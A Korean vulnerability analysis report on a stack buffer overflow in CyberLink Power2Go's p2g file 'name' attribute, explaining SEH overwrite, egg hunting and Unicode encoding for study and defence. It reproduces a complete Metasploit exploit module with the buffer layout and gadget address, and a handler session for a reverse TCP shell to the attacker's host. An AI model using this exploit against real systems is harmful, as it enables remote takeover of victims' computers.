취약점 분석 보고서

[CyberLink Power2Go name attribute (p2g) Stack Buffer Overflow Exploit]

2012-07-19

RedAlert Team_강동우

목 차

1. 개 요

1.1. 취약점 분석 추진 배경

Power2Go 프로그램은 데이터, 비디오, 사진, 시스템 복구 디스크를 생성 및 수정 하는 프로그램이다.

Power2Go 에서 디스크 정보를 추가 할 때 File name 부분에서 길이를 체크 하지 않음을 발견하였으며 이를 이용해 BOF 를 시도 한다.

1.2. Power2Go name Stack Buffer Overflow 취약점 요약

Power2Go 에서 디스크 정보를 추가 할 때 File name 부분의 길이를 체크 하지 않는 것을 이용하여 정상 버퍼 이상의 File name 을 삽입한 파일을 로드시켜 Seh 를 변조 시킨다.

2. Power2Go name Stack Buffer Overflow 취약점 분석

2.1. Power2Go name Stack Buffer Overflow 취약점 개요

취약점 이름	CyberLink Power2Go name attribute (p2g) Stack Buffer Overflow Exploit		
최초 발표일	2012 년 4 월 18 일	문서 작성일	2012 년 4 월 18 일
위험 등급	높음	벤더	CyberLink
취약점 영향	목적과 다른 방향으로 프로그램 실행	현재 상태	패치됨

표 1. Power2Go name attribute Buffer Overflow 취약점 개요

2.2. Power2Go name Stack Buffer Overflow 취약점 대상 시스템 목록

Power2Go 프로그램 자체의 취약점으로 Power2Go 가 사용될 수 있는 모든 Window 가 대상이 된다.

- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 2003
- Microsoft Windows Vista
- Microsoft Windows 7
- Microsoft Windows 2008

2.3. Power2Go name Stack Buffer Overflow 취약점 원리

Power2Go 에서 디스크 정보를 추가 할 때 File name 부분의 길이를 체크 하지 않는 것을 이용하여 정상 버퍼 이상의 File name 을 삽입한 파일을 로드시켜 Seh 를 변조 시킨다.

변조가 되면 삽입한 공격자 컴퓨터로 접속되는 리버스 쉘코드가 실행 되며 대기 하고 있던 공격자 컴퓨터에 접속이 되며 공격자는 피해자 컴퓨터의 제어권을 가지게 된다.

3. 분 석

3.1. 공격 기법 및 기본 개념

위 프로그램을 공격하기 위해 Stack Buffer Overflow, Seh, Egg Hunt, UNICODE 가 사용되었다. Buffer Overflow 의 방법 중 **Stack Buffer Overflow** 는 정상 버퍼 크기 이상의 문자열이 입력되었을 경우 정상 버퍼를 넘어선 다른 영역을 침범하여 Crash 를 발생 시킬 수 있으며 Crash 로 인해 exploit 을 시도 할 수 있다.


윈도우의 에러 제어부분인 **Seh** 를 악용하여 공격자가 심어둔 쉘코드로 이동하여 쉘코드를 실행 할 수 있다.

Egg Hunt 를 이용하여 쉘코드 해더 부분에 특정 문자열을 넣어 특정 문자열 검색으로 공격 쉘코드가 어디에 위치 해 있는지 검색하여 쉘코드가 실행 되는 방식을 사용 하였다.


UNICODE 란 전세계에 여러 나라가 있고 각 나라마다의 문자가 있다. 이 문자들 중 문자 하나당 1byte 로 표현하기 어려운 문자가 있다. 이것을 해결하기 위해 문자 하나당 2byte 를 사용하게 되었다. 이것을 UNICODE 라고 지칭 한다. UNICODE 는 1byte 만 사용될 경우 2byte 중 앞의 1byte 는 ₩x00 로 표현되며 이로 인해 strcpy 같은 복사 함수들이 막혔으며 이를 우회하기 위해 UNICODE 형식과 같은 가젯을 사용하며 쉘코드도 UNICODE 형식에 맞춰서 인코딩이 필요하다.

3.2. Power2Go name Stack Buffer Overflow 취약점

3.2.1 Power2Go name Stack Buffer Overflow 분석



[그림 1] Metasploit 을 사용하여 공격 파일 생성



[그림 2] Seh 변조 화면

Seh 부분에 ppr 주소로 변조 된 것을 볼 수 있다. 이를 이용하여 공격 코드를 실행 시킨다.

3.2.2 Metasploit 의 cyberlink_p2g_bof 분석


```
require 'msf/core'                    #msf/core 의 메소드를 가져와 사용 한다.

class Metasploit3 < Msf::Exploit::Remote    #Metasploit3 이 Remote 의 상속 받는다
    Rank = GreatRanking

    include Msf::Exploit::FILEFORMAT        #FileForMat 를 사용한다.

    def initialize(info = {})               #클래스 생성(show options 옵션들)
        super(update_info(info,
            'Name'           => 'CyberLink Power2Go name attribute (p2g) Stack
                    Buffer Overflow Exploit',
            'Description'    => %q{
                   This module exploits a stack buffer overflow in
                     CyberLink Power2Go version 8.x
                     The vulnerability is triggered when opening a malformed
                     p2g file containing an overly
                     long string in the 'name' attribute of the file element.
This results in overwriting a
                     structured exception handler record.
            },
            'License'        => MSF_LICENSE,
            'Author'         =>
               [
                   'modpr0be <modpr0be[at]spentera.com>',   #initial discovery
                   'mr_me <steventhomasseeley[at]gmail.com> #msf module
               ],
            'References'     =>
               [
                   ['BID', '50997'],
                   ['OSVDB', '70600'],
                   ['URL', 'http://www.exploit-db.com/exploits/18220/'],
                   ['URL', 'http://www.kb.cert.org/vuls/id/158003']
               ],
            'DefaultOptions'  =>
               {
                   'EXITFUNC' => 'process',
                   'InitialAutoRunScript' => 'migrate -f',
               },
            'Payload'        =>
               {
                   'Space'    => 1024,
                   'BadChars' => "\x00"
               },
            'Platform'       => 'win',
            'Targets'        =>
               [
                     #Power2Go8.exe (0x004b0028) 주소 형식이 UNICODE 와 일치한 것을 고른다.
                     #pop esi/pop ebp/pop ebx/add esp,10/retn
                   [ 'CyberLink Power2Go 8 (XP/Vista/win7) Universal', { 'Ret'
=> "\x28\x4b" } ]
               ],
            'DisclosureDate'  => 'Sep 12 2011',
            'DefaultTarget'   => 0))

        register_options(
           [
               OptString.new('FILENAME', [ true, 'The output filename.',
                                  'msf.p2g'])
           ], self.class)
    end

    def get_payload(hunter)             #페이로드 생성
```

```
        [ 'x86/alpha_mixed', 'x86/unicode_mixed' ].each { |name|
            enc = framework.encoders.create(name) #유니코드로 인코딩
            if name =~ /unicode/
                enc.datastore.import_options_from_hash({ 'BufferRegister' =>
                                                'EAX' })
            else
                enc.datastore.import_options_from_hash({ 'BufferRegister' =>
                                                'EDX' })
            end

            hunter = enc.encode(hunter, nil, nil, platform)
            if name =~/alpha/

                getpc_stub =              #공격 쉘코드를 찾기 위한 해더 부분
                            "\x89\xe1\xdb\xcc\xd9\x71\xf4\x5a\x83\xc2\x41\x83\xea\x35"
                hunter = getpc_stub + hunter   #인코딩 된 페이로드와 헌트 해더를 합친다
            end
        }

        return hunter
    end

    def exploit

        title = rand_text_alpha(10)      #유니코드로 된 랜덤 문자 10byte
        buffer =  ""
        buffer << rand_text_alpha(778)   #유니코드로 된 랜덤 문자 778byte
        buffer << "\x58\x28"      # nseh => INC EAX
        buffer << target['Ret']  # seh => pop esi/pop ebp/pop ebx/
                                 # add esp,10/ret
        buffer << "\x5f\x73" * 15        # pop edi/add [ebx],dh 를 15 번 넣는다
        buffer << "\x58\x73"             # pop eax/add [ebx],dh
        buffer << "\x40\x73" * 3         # inc eax/add [ebx],dh 를 3 번 넣는다
        buffer << "\x40"                 # inc eax
        buffer << "\x73\x42" * 337       # add [ebx],dh/pop edx 를 337 번 넣는다.
        buffer << "\x73"                 # add [ebx],dh
        buffer << get_payload(payload.encoded) #유니코드로 인코딩된 페이로드를 삽입

        p2g_data = <<-EOS
        <Project magic="#{title}" version="101">
        <Information />
            <Compilation>
                <DataDisc>
                    <File name="#{buffer}" />      #완성된 페이로드 삽입
                </DataDisc>
            </Compilation>
        </Project>
        EOS

        print_status("Creating '#{datastore['FILENAME']}' file ...")
        file_create(p2g_data)
    end
end
```

3.2.3 공격 코드 실행

```
msf  exploit(cyberlink_p2g_bof) > use multi/handler
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.92.130   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.92.130:4444
[*] Starting the payload handler...
```

[그림 3] 공격자 컴퓨터에서 대기 화면



[그림 4] 피해자 컴퓨터에서 공격 코드 파일 실행

공격자는 대기를 하고 피해자가 공격 코드 파일을 실행 시키기를 기다린다.

[그림 5] 공격 성공 화면

공격 쉘코드가 정상 실행되면서 피해자 컴퓨터가 공격자 컴퓨터로 접속을 하였다.

4. 결 론

파일을 불러올 때 정상버퍼 크기 이상의 문자열이 들어왔을 때 Crash 가 발생하는데 이것을 악용하여 Seh 에 pop pop ret 주소로 변조하여 공격 쉘코드가 실행되어 공격자의 컴퓨터에 접속되며 공격자가 피해자 컴퓨터의 제어 권을 가지게 되었다.

5. 대응 방안

정상 버퍼 이상의 문자열이 들어왔을 때의 문제이므로 파일이 로드 되었을 때 사용되는 문자열의 길이를 체크하는 코드를 추가 하거나 전체적인 길이를 체크하는 체크섬 부분을 추가하면 될 것이다.

6. 참고 자료

본 취약점 본문
www.exploit-db.com/exploits/18220/